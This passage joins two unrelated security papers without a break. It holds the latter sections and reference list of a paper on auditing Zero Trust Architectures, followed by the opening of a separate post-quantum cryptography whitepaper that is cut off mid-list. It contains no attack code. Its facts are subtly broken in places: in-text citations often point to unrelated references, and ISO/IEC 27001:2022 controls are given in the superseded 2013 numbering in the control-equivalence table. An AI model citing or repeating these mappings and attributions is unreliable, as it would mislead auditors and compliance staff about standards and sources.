Moreover, secure hardware enclaves such as Intel SGX and AWS Nitro Enclaves provide isolated execution environments that enhance trust by preventing tampering and unauthorized data exposure. Auditors should incorporate enclave attestation verification as part of the audit scope, confirming enclave integrity and verifying that critical security operations execute within these protected boundaries [10]

NIST SP 800-207 Revision 2: The iteration of NIST's ZTA guidelines introduces refinements including Policy Federation and Policy Chaining mechanisms, which enhance ZTA flexibility across complex environments [13].

- **Policy Federation** enables disparate domains to share and accept trust decisions through interoperable policies. Auditors must validate federated identity providers produce consistent, tamper-evident logs and that cross-domain trust assertions maintain integrity.
- **Policy Chaining** allows for the sequential application of layered policies, combining network, device, and user constraints to enforce fine-grained access control. Auditors should verify that chaining logic is correctly implemented and that policy enforcement points (PEPs) generate sufficient audit trails documenting decision paths.

This evolution supports hybrid cloud and multi-vendor environments, but introduces complexity for auditors tasked with mapping policy flows and validating compliance.

BeyondCorp Enterprise vs. SSE Models: Google's BeyondCorp Enterprise framework embodies the Zero Trust principle by decoupling access from traditional network perimeters, emphasizing device trust and user identity [11]. It utilizes telemetry and continuous assessment to govern access, with a strong focus on endpoint security.

Alternatively, Secure Service Edge (SSE) solutions like Zscaler Private Access abstract network access through cloud-managed proxies, providing software-defined

perimeters (SDP) that hide backend infrastructure [12]. While SSE improves security, auditing such opaque vendor-managed environments is challenging due to limited visibility into policy enforcement internals.

Auditors must assess the completeness and fidelity of decrypted session metadata, review the integrity of policy distribution systems, and confirm secure handling of sensitive session tokens.

MITRE ATT&CK for Zero Trust: Integrating the MITRE ATT&CK framework with ZTA audits enhances visibility into adversary tactics, techniques, and procedures (TTPs) specifically targeting Zero Trust defenses [13].

For example, credential theft attacks—such as token theft or replay—directly threaten ZTNA (Zero Trust Network Access) implementations, requiring auditors to evaluate countermeasures like token binding, token revocation, and session expiration policies.

Mapping audit controls to ATT&CK mitigations allows a threat-centric evaluation of ZTA effectiveness, bridging the gap between policy enforcement and adversarial behavior.

Adversarial Machine Learning Risks: AI and ML models increasingly underpin trust scoring and adaptive policy enforcement in ZTA. However, these models are susceptible to adversarial attacks such as data poisoning, evasion, and model inversion, which can manipulate trust decisions [14].

Auditing AI components demands rigorous validation of training data provenance, model update mechanisms, and runtime behavior. Explainable AI (XAI) techniques—such as SHAP (SHapley Additive exPlanations) and LIME (Local Interpretable Model-agnostic Explanations)—provide interpretable insights into model outputs, enabling auditors to verify that access decisions align with security policies [14].

Continuous monitoring and retraining safeguards must be audited to prevent degradation of model integrity over time.

III. COMPLIANCE AT SCALE: FROM FRAMEWORKS TO AUTOMATION

As Zero Trust Architecture (ZTA) adoption expands across sectors, the regulatory landscape is evolving to meet demands for granular, real-time auditability. Traditional compliance mechanisms, originally designed for static, perimeter-based architectures, must now be re-evaluated to align with ZTA’s dynamic, context-aware access control models. This section examines how regulatory standards intersect with ZTA principles, highlights automation opportunities using AI/ML, and explores sector-specific compliance adaptations.

A. Next-Generation Regulatory Alignment

Integrating ZTA with regulatory frameworks such as NIST SP 800-207 and ISO/IEC 27001:2022 requires careful mapping of equivalent control objectives. Although both frameworks address similar concerns—such as access control, network segmentation, and monitoring—their language and granularity differ. For instance, NIST SP 800-53’s SC-7 control on boundary protection maps closely to ISO 27001:2022’s A.13.1.3 control on network traffic filtering [7].

This equivalency becomes critical when organizations must demonstrate cross-framework compliance during audits. Table I below highlights such overlaps with ZTA-specific applications:

TABLE I
CONTROL EQUIVALENCE BETWEEN NIST SP 800-53 AND ISO/IEC 27001:2022 IN ZTA CONTEXT

Control Category	NIST SP 800-53 Control	ISO/IEC 27001:2022 Control	Zero Trust Application
Network Segmentation	SC-7: Boundary Protection	A.13.1.3: Traffic Filtering	Policy enforcement via microsegmentation and identity-aware firewalls
Access Management	AC-2: Account Management; AC-3: Access Enforcement	A.9.1.2: User Access Management	Just-in-time (JIT) and Just-enough-access (JEA) control mechanisms
Logging & Monitoring	AU-2: Audit Events; AU-12: Audit Record Generation	A.12.4.1: Logging and Monitoring	Continuous telemetry for trust scoring and anomaly detection

Beyond traditional security controls, data privacy regulations like the GDPR introduce stringent requirements on how personal data is processed and protected. Article 32 of GDPR mandates that organizations implement appropriate technical and organizational measures, including pseudonymization and encryption, to ensure data confidentiality and integrity during processing and transmission. In a ZTA context, this requires auditing data flows to verify that personal identifiers are masked or anonymized properly—a process known as pseudonymization auditing—which minimizes exposure of sensitive information while maintaining traceability for compliance purposes.

B. AI-Driven Compliance Automation

The complexity and scale of ZTA deployments necessitate innovative automation solutions to maintain continuous compliance. Traditional manual audits are insufficient to capture the ephemeral and context-sensitive nature of ZTA policies. Artificial Intelligence (AI) and

Machine Learning (ML) techniques offer promising capabilities to automate policy mapping, anomaly detection, and compliance reporting in real time.

Natural Language Processing (NLP)-based tools, such as domain-specific large language models (LLMs) like GPT-4, can interpret and correlate regulatory requirements with organizational ZTA policies, reducing human error and accelerating audit readiness. For instance, automated policy extraction tools analyze corporate access control rules and map them to relevant controls in frameworks like NIST SP 800-207 and GDPR, ensuring alignment and highlighting gaps.

Moreover, continuous telemetry collected via observability standards like OpenTelemetry enables real-time audit evidence collection. This telemetry feeds into compliance dashboards and automated reporting engines, supporting proactive identification of policy violations and dynamic trust adjustments. By leveraging AI-powered analytics, organizations can move from periodic audits to continuous compliance monitoring, a key advantage in fast-evolving threat landscapes.

C. Industry-Specific Innovations

Sector-specific regulations impose additional requirements on ZTA implementations, demanding tailored compliance approaches.

- **Healthcare:** The integration of ZTA with standards such as HL7 FHIR facilitates secure and auditable access to patient data, crucial for HIPAA compliance. ZTA's fine-grained access controls combined with detailed audit trails ensure that electronic protected health information (ePHI) is accessed only by authorized users under appropriate contexts, meeting HIPAA's privacy and security rule requirements.
- **Critical Infrastructure:** Operational Technology (OT) environments face unique challenges balancing safety and security. The Cybersecurity and Infrastructure Security Agency's (CISA) ZTA Maturity Model provides guidance for evolving legacy systems to incorporate ZTA principles, focusing on resilience and segmented trust domains to protect critical assets from cyber threats.

These innovations highlight the adaptability of ZTA frameworks across industries, demonstrating the need for compliance strategies that incorporate both general cybersecurity standards and domain-specific regulations.

IV. ADVANCED AUDIT STRATEGIES

As organizations deepen their Zero Trust Architecture (ZTA) adoption, advanced auditing strategies become critical to ensure effectiveness and continuous improvement. This section discusses pre-audit threat intelligence, technical audit methodologies, and continuous auditing enhancements that leverage modern technologies.

A. Pre-Audit Threat Intelligence

The pre-audit threat intelligence has evolved to incorporate advanced metrics and tools that assess the effectiveness of Zero Trust Architecture (ZTA) implementations. A key metric is the Attack Surface Reduction Ratio (ASRR), which quantifies the reduction in exposed services post-ZTA deployment. The ASRR is calculated as:

$$\text{ASRR} = \frac{\text{Number of exposed services before ZTA}}{\text{Number of exposed services after ZTA}}$$

A higher ASRR indicates a more effective reduction in the attack surface, reflecting successful implementation of microsegmentation and identity-based access controls.

Organizations are increasingly leveraging threat intelligence platforms that integrate with frameworks like MITRE ATT&CK and D3FEND to enhance their pre-audit assessments [15]. These integrations allow for more precise mapping of potential threats and vulnerabilities within the ZTA environment.

B. Technical Deep Dives

Identity Audits: Auditing identity mechanisms remains critical in ZTA. OAuth 2.0 [16] and OIDC are widely adopted protocols for authorization and authentication, respectively.

Auditors focus on:

- **Token Inspection:** Ensuring tokens are properly signed and encrypted.
- **Scope Validation:** Verifying that access scopes are appropriately assigned.
- **Revocation Mechanisms:** Confirming that token revocation processes are in place and effective [17].

Tools such as Auth0's JWT debugger and open-source libraries facilitate these audits by providing insights into token structures and validations [17].

Network Audits: The use of extended Berkeley Packet Filter (eBPF) technology has become prevalent in network auditing. eBPF allows for real-time, low-overhead monitoring of network traffic, enabling:

- **Microsegmentation Verification:** Ensuring that network policies effectively isolate workloads.
- **Anomaly Detection:** Identifying unusual traffic patterns that may indicate security incidents.
- **Performance Monitoring:** Assessing the impact of security policies on network performance [21].

Recent advancements have also addressed the detection of eBPF-based backdoors, enhancing the security posture of systems utilizing this technology.

Device Trust: TPM 2.0 Attestation continues to be a cornerstone for establishing device trust within ZTA.

Auditing TPM 2.0 involves:

- **Attestation Verification:** Confirming the integrity of devices through cryptographic proofs.
- **Key Management:** Ensuring that cryptographic keys are securely generated and stored.
- **Firmware Validation:** Checking for unauthorized changes to device firmware [18].

The Trusted Computing Group has released updated specifications in 2025 to enhance TPM 2.0's capabilities in device identity and attestation [2].

C. Continuous Auditing

SIEM/SOAR Enhancements: Sigma Rules for ZTA: Security Information and Event Management (SIEM) and Security Orchestration, Automation, and Response (SOAR) systems have integrated Sigma rules tailored for ZTA environments.

These rules enable:

- **Standardized Detection:** Facilitating consistent identification of security events across platforms.
- **Automated Response:** Allowing for immediate actions in response to detected threats.
- **Compliance Reporting:** Generating reports that align with regulatory requirements.

Explainable AI (XAI): The integration of Artificial Intelligence (AI) in access control systems necessitates transparency in decision-making processes.

Explainable AI (XAI) provides:

- **Decision Traceability:** Offering insights into how access decisions are made.
- **Bias Detection:** Identifying and mitigating potential biases in AI algorithms.
- **Regulatory Compliance:** Ensuring adherence to laws requiring transparency in automated decision-making.

Organizations are adopting XAI frameworks to enhance trust and accountability in AI-driven systems [3].

V. REAL-WORLD APPLICATIONS OF ZTA AUDITING

This section explores practical applications of Zero Trust Architecture (ZTA) auditing in complex, evolving IT environments. We will focus on three critical domains: 5G core networks, hybrid cloud ecosystems, and blockchain-based decentralized identity management.

These case studies demonstrate emergent risks and tailored mitigation strategies enabled by advanced ZTA auditing frameworks integrating NIST SP 800-207 principles and MITRE ATT&CK tactics.

A. Auditing 5G Core Networks: SEPP with ZTA Principles

The 5G Service-Based Architecture (SBA) introduces new trust domains and signaling protocols that traditional

perimeter defenses cannot secure effectively. The Security Edge Protection Proxy (SEPP) is a core 3GPP component responsible for inter-operator signaling protection, enforcing authentication, message integrity, and confidentiality [20].

Audit Challenges:

- **Ephemeral Credentials and Dynamic Trust:** SEPP sessions employ short-lived digital certificates and tokens, demanding real-time validation and traceability for auditability.
- **Network Slicing and Microsegmentation:** Each 5G slice represents a distinct trust zone; audit mechanisms must verify strict lateral movement controls and cross-slice isolation.
- **High Throughput and Latency Sensitivity:** Auditing tools must operate with minimal impact on signaling latency, requiring efficient in-line and out-of-band telemetry.

Audit Strategies:

- Implement cryptographic attestation protocols recording certificate issuance, usage, and revocation events in immutable audit logs. Hash chaining techniques and blockchain anchoring can provide tamper-evident trails.
- Leverage eBPF-based packet inspection at the kernel level to monitor inter-slice signaling, enforcing microsegmentation policies and capturing anomalies related to cross-slice traffic violations.
- Correlate detected events with MITRE ATT&CK tactics specific to 5G adversaries, such as "Credential Access" and "Lateral Movement," enabling targeted forensic investigations [13].
- Use AI/ML-enabled anomaly detection on signaling patterns to dynamically adjust trust scores, aligning with Gartner's Continuous Adaptive Risk and Trust Assessment (CARTA) model.

This multi-layered audit framework increases transparency and strengthens trust evaluation in 5G SBA, addressing both technical and compliance requirements.

B. Hybrid Cloud: Cross-Cloud Identity and Access Auditing

Modern enterprises increasingly adopt hybrid cloud models combining on-premises resources with multiple public clouds like AWS, Microsoft Azure, and Google Cloud. These environments generate heterogeneous identity tokens, complex federated trust relationships, and fragmented logging.

Audit Challenges:

- **Token Heterogeneity:** AWS Security Token Service (STS) tokens, Azure AD JWTs, and Google Cloud OAuth tokens differ structurally and cryptographically, complicating validation and policy enforcement.
- **Policy Misalignment:** Varied IAM frameworks (RBAC, ABAC) and policy languages impede unified compliance assessment.

- **Log Fragmentation:** Diverse audit logs with inconsistent formats hinder comprehensive incident correlation and compliance reporting.

Audit Strategies:

- Deploy OpenTelemetry-based observability pipelines to collect, normalize, and correlate telemetry data from disparate IAM systems, enabling real-time compliance monitoring.
- Utilize NLP-driven automated policy mapping tools (e.g., RegGPT) to interpret native IAM policies and generate unified ZTA-compliant rule sets, facilitating cross-cloud governance.
- Implement a multi-protocol token validation service supporting OAuth 2.0, OpenID Connect (OIDC), and proprietary token formats, verifying cryptographic integrity, claim validity, and revocation status continuously.
- Integrate semantic policy federation engines to harmonize RBAC and ABAC models across clouds, enabling automated conflict detection and compliance verification.
- Apply behavioral analytics and machine learning to audit user entity and device activity continuously, dynamically adjusting access trust scores consistent with UEBA principles.

This comprehensive auditing methodology bridge's identity silos, ensuring consistent enforcement of ZTA principles and regulatory requirements such as GDPR and HIPAA.

C. Blockchain ZTA: Hyperledger Fabric CA Audits for Decentralized Identity

Decentralized identity systems based on permissioned blockchain frameworks like Hyperledger Fabric leverage Certificate Authorities (CAs) to manage participant credentials within a consortium. Auditing in this domain faces unique challenges balancing blockchain immutability and privacy regulations.

Audit Challenges:

- **Tamper-Evident Yet Privacy-Preserving Audit Trails:** Immutable blockchain records clash with GDPR's "right to be forgotten," necessitating selective disclosure and pseudonymization.
- **Distributed CA Operations:** Multiple organizations administer CAs independently, complicating consistent certificate lifecycle management and audit synchronization.
- **Smart Contract Governance:** Automated policy enforcement through chaincode requires real-time auditability to detect misconfigurations or policy violations.

Audit Strategies:

- Utilize off-chain indexing services linked cryptographically to on-chain records, enabling privacy-aware audit queries and compliance verification without exposing sensitive data.

- Apply zero-knowledge proofs (ZKPs) to verify compliance properties without revealing underlying data, supporting pseudonymized audit reports aligned with GDPR Article 32 requirements.

- Automate smart contract-based compliance checks triggered by CA events (issuance, renewal, revocation), generating audit alerts and immutable evidence chains.

- Incorporate trusted execution environments (e.g., Intel SGX) for confidential audit computations, enhancing security against insider threats and external tampering.

This advanced auditing paradigm supports decentralized trust while ensuring regulatory compliance and granular ZTA enforcement within blockchain identity networks.

VI. RESEARCH CHALLENGES AND FUTURE DIRECTIONS

A. Open Problems in ZTA Auditing

Auditing Confidential Computing: As enterprises integrate confidential computing technologies like AMD SEV-SNP and Intel SGX, new auditability concerns arise. These hardware-based Trusted Execution Environments (TEEs) secure data in use, but challenge auditors due to opaque memory isolation and hardware-dependent attestation mechanisms. TEEs obscure internal processing from conventional logging and eBPF-based telemetry [21], thus necessitating new cryptographic attestations and control verification models. Future audit frameworks must adapt to trust models where verifiability does not equate to full observability.

ZTA for AI Pipelines: Zero Trust enforcement within AI/ML pipelines—particularly those handling sensitive health or biometric data—requires fine-grained control over model access, inference execution, and output explainability [14]. A unique challenge emerges in verifying role-based access and lineage for data that is continually refined or learned upon. Furthermore, adversarial ML risks (e.g., model inversion or data poisoning) are rarely addressed in current ZTA frameworks. Integrating explainable AI (XAI) for auditing ML decisions and authorization logs in real-time remains a nascent area.

B. Standardization Gaps

ISO/IEC 27563 – Emerging ZTA Audit Standards:

The ISO/IEC JTC 1/SC 27 committee is actively working on ISO/IEC 27563, which aims to provide formal guidance on auditing Zero Trust Architectures. While early drafts emphasize access policy verifiability and segmentation controls, there remains a lack of alignment with hybrid deployments and decentralized identity paradigms [5]. Notably, the standard has yet to address continuous attestation models and cloud-native dynamic access control lists (ACLs), exposing a compliance gap for multi-cloud ZTA adopters.

Auditability of Microsegmentation:

Microsegmentation, often deployed via eBPF or service mesh (e.g., Istio), faces challenges in audit traceability due to ephemeral rules and dynamic namespace changes. Although tools like OpenTelemetry offer observability pipelines, there is a lack of standard schema for evidence generation during network policy enforcement, complicating third-party audits.

C. Quantum-Safe ZTA

Auditing Post-Quantum Cryptography (PQC) Transitions: The migration from classical algorithms to NIST-selected PQC standards like CRYSTALS-Kyber and CRYSTALS-Dilithium [9] poses significant audit challenges. Auditors must verify not only cryptographic compliance but also secure key management, downgrade resistance, and fallback handling during hybrid phases. In hybrid environments, where both quantum-safe and classical keys co-exist, attack surface complexity increases. Real-time audit mechanisms need to track key exchanges, cryptographic agility, and session upgrades without compromising performance.

Zero-Knowledge Proofs (ZKPs) and Privacy-Aware Auditability: ZKPs are gaining prominence in blockchain-integrated ZTA for privacy-preserving compliance. Auditing such systems requires verification of cryptographic proofs rather than transactional data, shifting the audit paradigm from data collection to mathematical proof validation. This adds interpretability complexity and demands auditors with specialized cryptographic expertise.

D. Future Directions

AI-Augmented Compliance Auditing: The integration of Natural Language Processing (NLP) into compliance tools has shown promise for real-time control mapping and contextual audit interpretation. AI-driven evidence correlation, such as auto-labeling of access anomalies or log summarization, can streamline ZTA assessments. However, accountability and explainability must be addressed to avoid AI-generated compliance hallucinations.

Unified Audit Pipelines Across Hybrid Environments
Enterprises increasingly demand a cohesive audit layer that spans on-premises, multi-cloud, and edge architectures. Research into policy federation mechanisms, multi-cloud token standardization, and OpenTelemetry-driven observability [21] can help construct unified audit streams. These developments aim to provide continuous assurance across distributed trust boundaries.

Metrics for Trust Scoring and Residual Risk: Despite ZTA's emphasis on continuous validation, few frameworks offer quantitative metrics for residual risk. Developing trust scoring engines that integrate user/entity behavior analytics (UEBA), token entropy, and device attestation scores can provide dynamic compliance baselines.

VII. CONCLUSION

This paper has examined the multifaceted landscape of Zero Trust Architecture audit strategies. We proposed an

integrated audit model spanning AI-augmented traceability, cryptographic control verifiability, and continuous assurance pipelines for distributed environments. Emerging technologies like eBPF, ZKPs, and PQC further complicate the audit terrain, necessitating deeper specialization in auditing capabilities.

Key findings include:

- The need for automation through telemetry and XAI to meet dynamic compliance requirements.
- Adversarial resilience via policy federation and hybrid cryptography.
- Quantitative audit metrics to assess residual risk and trust scores.

Going forward, industry-wide collaboration is critical to define interoperable audit benchmarks for ZTA systems. We advocate for broader adoption of explainable AI in audit workflows, standardization of trust scoring metrics, and incorporation of hybrid cryptographic agility into compliance protocols. Only through such multi-disciplinary convergence can Zero Trust Architectures deliver verifiable, scalable, and privacy-aware security postures.

REFERENCES

- [1] FireEye, "Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims," FireEye Blog, 2020. [Online]. Available: <https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html>
- [2] Apache Software Foundation, "Apache Log4j Security Vulnerabilities," Log4j Security Advisory, 2021. [Online]. Available: <https://logging.apache.org/log4j/2.x/security.html>
- [3] Cybersecurity and Infrastructure Security Agency (CISA), "DarkSide Ransomware: Best Practices for Preventing Business Disruption from Ransomware Attacks," CISA Alerts, 2021. [Online]. Available: <https://www.cisa.gov/news-events/cybersecurity-advisories/aa21-131a>
- [4] National Institute of Standards and Technology (NIST), Zero Trust Architecture, NIST Special Publication (SP) 800-207, 2020. [Online]. Available: <https://doi.org/10.6028/NIST.SP.800-207>
- [5] International Organization for Standardization (ISO), Information Security, Cybersecurity and Privacy Protection — Information Security Management Systems — Requirements, ISO/IEC 27001:2022, 2022.
- [6] Microsoft, "What is Microsoft Entra ID?" and "Create a Private Azure Kubernetes Service (AKS) Cluster," Microsoft Learn, 2025. [Online]. Available: <https://learn.microsoft.com>
- [7] National Institute of Standards and Technology (NIST), Security and Privacy Controls for Information Systems and Organizations, NIST SP 800-53 Rev. 5, 2020. [Online]. Available: <https://doi.org/10.6028/NIST.SP.800-53r5>
- [8] FIDO Alliance, Passkey Implementation and Best Practices, 2022. [Online]. Available: <https://fidoalliance.org/passkeys/>
- [9] National Institute of Standards and Technology (NIST), Post-Quantum Cryptography: NIST's Plan for the Future, NIST PQC Project Overview, 2022. [Online]. Available: <https://csrc.nist.gov/projects/post-quantum-cryptography>
- [10] Intel Corporation, Intel Software Guard Extensions (Intel SGX), 2023. [Online].

Available: <https://www.intel.com/content/www/us/en/developer/tools/software-guard-extensions/overview.html>

[11] Google Cloud, BeyondCorp Enterprise Overview, 2023. [Online]. Available: <https://cloud.google.com/beyondcorp-enterprise>

[12] Zscaler Inc., What is Secure Service Edge (SSE)?, 2023. [Online]. Available: <https://www.zscaler.com/resources/security-terms-glossary/what-is-sse>

[13] MITRE Corporation, MITRE ATT&CK Framework, 2023. [Online]. Available: <https://attack.mitre.org/>

[14] M. T. Ribeiro, S. Singh, and C. Guestrin, "Why Should I Trust You?: Explaining the Predictions of Any Classifier," Proc. ACM SIGKDD Int. Conf. Knowl. Discov. Data Min., pp. 1135–1144, 2016.

[15] MITRE Corporation, MITRE D3FEND Framework: Defensive Techniques for Cybersecurity, 2023. [Online]. Available: <https://d3fend.mitre.org/>

[16] D. Hardt, The OAuth 2.0 Authorization Framework, IETF RFC 6749, Oct. 2012.

[17] N. Sakimura et al., OpenID Connect Core 1.0, OpenID Foundation, 2014.

[18] Trusted Computing Group, TPM 2.0 Keys for Device Identity and Attestation, v1.10r9, 2025.

[19] Florian Roth, Sigma Rule Repository for Threat Detection, GitHub, 2024. [Online]. Available: <https://github.com/SigmaHQ/sigma>

[20] 3GPP, Security Architecture and Procedures for 5G System, TS 33.501, Release 16, Dec. 2019.

[21] OpenTelemetry Community, Unified Observability for Hybrid Cloud Environments, OpenTelemetry Project Documentation, 2025. [Online]. Available: <https://opentelemetry.io/docs/>

[22] European Parliament, General Data Protection Regulation (GDPR), Article 32, 2016. [Online]. Available: <https://gdpr-info.eu/art-32-gdpr/>

Adapting to the Unknown: Methodologies and Practices for addressing evolving Cyber Threats

Name: Mr. Avinash Selvamani
Department : Quantum Security
Company Name: SISA Information Security Pvt. Ltd.
Location: Bangalore , India
Email ID: avinash.selvamani@sisainfosec.com

Name: Mr. Dito K
Department: Quantum Security
Company Name: SISA Information Security Pvt. Ltd.
Location: Bangalore , India
Email ID: dito.k@sisainfosec.com

Abstract - This paper explores how the rise of quantum computing poses an existential threat to current cryptographic infrastructure, particularly in sectors reliant on long-term data confidentiality. It outlines the shifting cybersecurity landscape, key quantum risk scenarios, and enterprise exposure vectors. Through a structured 5-phase framework and a practical case study in a PCI DSS-regulated environment, the paper provides actionable guidance for CISOs, architects, and risk leaders to begin the journey toward post-quantum resilience.

Keywords - post-quantum cryptography, quantum security, crypto-agility, risk management, cybersecurity resilience.

I. INTRODUCTION

A. The shifting threat landscape

Cybersecurity is no longer a static discipline. Threat actors are evolving faster than defences, driven by automation, AI, and increasingly, state-sponsored sophistication. Traditional security models built around known threats, perimeter defences, and reactive controls are inadequate in the face of polymorphic malware, deepfake-enabled phishing, and multi-vector supply chain attacks.

What complicates the situation further is the emergence of quantum computing, which introduces a class of risks that could undermine the cryptographic foundations of today's digital infrastructure. This shift isn't theoretical, it's mathematically proven and technologically progressing.

B. Quantum computing and the urgency for adaptive security

Quantum computing threatens the integrity of widely used cryptographic systems, such as RSA and ECC, which underpin digital trust on the internet, secure payment infrastructures, software supply chains, and more. While large-scale, fault-tolerant quantum computers are not yet a reality, the threat is already active through the "Harvest Now, Decrypt Later" (HNDL) approach. Nation-states and

motivated attackers can collect encrypted data today and store it for future decryption using quantum capabilities.

C. Why traditional defenses fall short

Conventional defenses rely heavily on:

- Static configurations
- Traditional security relies on:
- Signature-based detection mechanisms (e.g., AV, IDS)
 - Preset rules and firewall configurations
 - Fixed network zoning and access models

These configurations assume predictability in attack patterns and often cannot respond to polymorphic or AI-driven threats that mutate in real time. Worse, most of these systems are manually managed, making rapid adaptation operationally unrealistic.

In a quantum-threat scenario, static cryptographic configurations (e.g., hard-coded cipher suites, non-agile key sizes) cannot pivot quickly enough to accommodate newly approved quantum-safe algorithms. These leave sensitive data exposed until manual remediation is applied often too late.

- Trust anchors (certificates, keys) vulnerable to quantum decryption
- Today's digital security relies on Public Key Infrastructure (PKI):
- Digital certificates (TLS/SSL)
- Code-signing keys
- Identity tokens (SAML/OAuth/JWT)
- VPN and email encryption keys

These trust anchors are typically built on RSA or ECC, which are directly breakable by Shor's Algorithm on a sufficiently powerful quantum computer. The issue is not just algorithm obsolescence, but trust collapse once a single root certificate or signing key is compromised, entire ecosystems can be forged or impersonated.

Even rotating these anchors is difficult, due to:

- Certificate sprawl (millions of certs across endpoints)
- Incompatible legacy systems
- Vendor-dependency in certificate issuance and trust chaining
- Legacy systems that cannot support cryptographic agility

Many legacy systems:

- Don't support large key sizes or hybrid handshake models
- Rely on outdated libraries (e.g., OpenSSL pre-1.1.1)
- Can't be patched without regulatory revalidation (e.g., in healthcare, aviation)

These constraints make them incompatible with post-quantum cryptographic schemes, which tend to have:

- Larger key sizes and ciphertexts
- Different handshake patterns
- Higher computing and bandwidth costs

This means even if PQC is standardized, deploying it requires a re-architecture of systems and protocols, not just software updates. Organizations that delay such planning are likely to experience significant downtime, incompatibility, or security gaps when quantum-resilient standards become mandatory.

This creates a gap between current enterprise readiness and future threat realities a gap that this paper aims to address.

D. Scope and Objective

This whitepaper explores how organizations can adapt to the unknown not only by preparing for quantum threats, but also by embedding agility, resilience, and proactive threat modelling into their cybersecurity DNA.

It focuses on:

- Accurate framing of quantum threats
- Identifying real vulnerabilities in today's enterprise stack
- Methodologies for transitioning to post-quantum cryptography (PQC)
- Rethinking infrastructure, governance, and executive alignment
- A case-based demonstration in payment security environments
- By focusing on realism, standards alignment, and technical readiness, this paper aims to serve as a practical guide for CISOs, architects, risk managers, and compliance teams navigating the evolving cybersecurity frontier.

- Quantum computing and the urgency for adaptive security

II. QUANTUM RISK: FRAMING THE PROBLEM

A. The real impact of quantum breakthroughs

- Shor's Algorithm: Polynomial-time algorithm for integer factorization and discrete logarithms. This means current public-key cryptosystems like RSA, DSA, and ECC can be broken once large-scale quantum computers become viable.
- Grover's Algorithm: Quadratically accelerates brute-force search. For symmetric algorithms like AES, this halves the effective key strength (e.g., AES-256 becomes effectively AES-128).
- These algorithms are not theoretical speculation, they have been proven mathematically, and the only remaining limitation is quantum hardware scale.

B. Myths vs measurable risks

Myth: Quantum threats are decades away.

Reality: HNDL attacks mean the threat is already present. Nation-states and bad actors can harvest encrypted data today and decrypt it later.

Myth: Only governments are at risk.

Reality: Any enterprise relying on long-term confidentiality (e.g., healthcare records, financial contracts, legal documents, IPR) is at risk.

Myth: Upgrading to PQC is a drop-in replacement.

Reality: Many systems (e.g., embedded devices, payment terminals, hardware tokens) can't easily accommodate larger key sizes and different handshake protocols.

C. Cryptographic exposure to the enterprise stack

TLS/SSL and HTTPS: Most HTTPS connections use RSA/ECDSA for key exchange and authentication.

VPNs: IPsec and SSL VPNs rely heavily on vulnerable key exchanges.

Email Encryption (S/MIME, PGP): Long-term secured communications are harvestable.

Blockchain and Digital Signatures: Most cryptocurrencies use ECC for transaction signing (e.g., Bitcoin uses secp256k1).

Code signing and software updates: Digital signatures ensure authenticity; breaking them breaks trust.

III. WHERE WE ARE VULNERABLE

A. The fragility of today's public-key infrastructure

Modern cybersecurity rests on cryptographic trust anchors: digital certificates, identity assertions, and code signing mechanisms that verify authenticity and confidentiality across networks, endpoints, and users. The vast majority of these depend on public-key cryptography (RSA, ECC) which are quantum-vulnerable.

Protocols like TLS/SSL, IPsec, and SSH all rely on asymmetric cryptographic key exchanges and digital signatures. Once quantum computers reach sufficient qubit stability, Shor's Algorithm will allow rapid decryption of these exchanges rendering secure sessions, digital identities, and authenticated data fully compromiseable.

In enterprise networks:

- TLS certificates secure APIs, applications, and web services
- VPNs use certificate-based authentication
- Admin tools (like Ansible, Puppet) rely on SSH keys
- Email encryption (S/MIME, PGP) uses long-lived asymmetric keys
- CI/CD pipelines depend on software signature verification
- This creates a widespread and interconnected blast radius for quantum decryption.

B. Long-term confidentiality risks in critical sectors

Quantum computing creates a unique class of risk: the ability to retroactively decrypt historical data. This is known as the Harvest Now, Decrypt Later (HNDL) strategy.

Organizations frequently store:

- Financial records with 7–10+ year retention
- Electronic health records (EHRs) with lifetime retention
- Government contracts and intelligence with 30+ year sensitivity
- Legal documents, IP, and patents for indefinite periods
- Even if quantum computers are not yet capable of real-time attack, encrypted archives stolen today can be broken in the future. This invalidates the conventional belief that “strong encryption equals safe storage.”

C. Critical Sector Exposure

Certain industries are disproportionately vulnerable to quantum risk due to:

- Reliance on long-term data confidentiality
- High-value targets for espionage or financial exploitation

- Rigid architectures that resist agile cryptographic upgrades

Healthcare:

- Lifelong health records
- Medical devices with firmware using embedded ECC
- Interoperability standards using vulnerable crypto (e.g., HL7 with TLS)

BFSI (Banking, Financial Services, Insurance):

- Digital signatures in SWIFT, SEPA, and RTGS systems
- Certificate-based tokenization and encryption in payment environments
- Blockchain-based asset management and crypto transactions using ECC

Government & Defence:

- Classified archives, secure messaging, and intelligence data
- Satellite telemetry and command systems using elliptic curve signatures
- Certificate-based trust chains that are difficult to modernize

D. Supply chains and the blind spots in crypto dependencies

Third-party software, firmware, libraries, and hardware often come with pre-packaged cryptographic modules. These include:

- Embedded certificates
- Hardcoded keys
- Static TLS configurations
- Dependencies on legacy crypto libraries (OpenSSL, Bouncy Castle)

A single compromised supplier, especially in CI/CD chains or device firmware can lead to system-wide crypto collapse once post-quantum attacks become feasible. Moreover, visibility into these components is limited. Very few organizations conduct crypto asset inventory at the supply chain level, making this a silent but significant risk.

E. Software Updates and Code Integrity

Every software update today is trusted because of digital signatures. Once quantum computers break these signing algorithms:

- Attackers could forge software packages
- Malicious firmware updates could be introduced into critical infrastructure
- Dependency trust in container registries, cloud SDKs, and code repositories could collapse

This affects not just internal IT, but also every customer and endpoint downstream.

IV. MAKING THE SHIFT: FROM AWARENESS TO ACTION

A. Mapping cryptographic assets across systems

Before any transition can begin, organizations must answer a deceptively simple question: Where is cryptography used in our environment?

Most enterprises lack a full inventory of:

- Algorithms in use (e.g., RSA-2048, ECDSA, AES-128)
- Locations (applications, APIs, databases, firmware)
- Key types (session keys, certificates, tokens)
- Lifespans and renewal mechanisms

Cryptography is embedded in:

- TLS endpoints
- Software update systems
- API authentication tokens
- Hardware security modules (HSMs)
- Third-party libraries and SDKs

Discovery tools and approaches include:

- Static and dynamic code analysis
- Certificate lifecycle scanning
- Runtime traffic inspection (TLS fingerprinting)
- Dependency audits across supply chains

Without this step, PQC migration is blind, and risky organizations risk breaking dependencies or overlooking long-lived crypto assets.

B. Planning hybrid deployments with NIST PQC algorithms

Quantum-safe cryptographic algorithms are larger and operationally different than traditional schemes. To ensure interoperability and phased rollout, hybrid cryptographic models are recommended. This means:

- Combining classical (RSA, ECC) and PQC (e.g., Kyber, Dilithium) algorithms

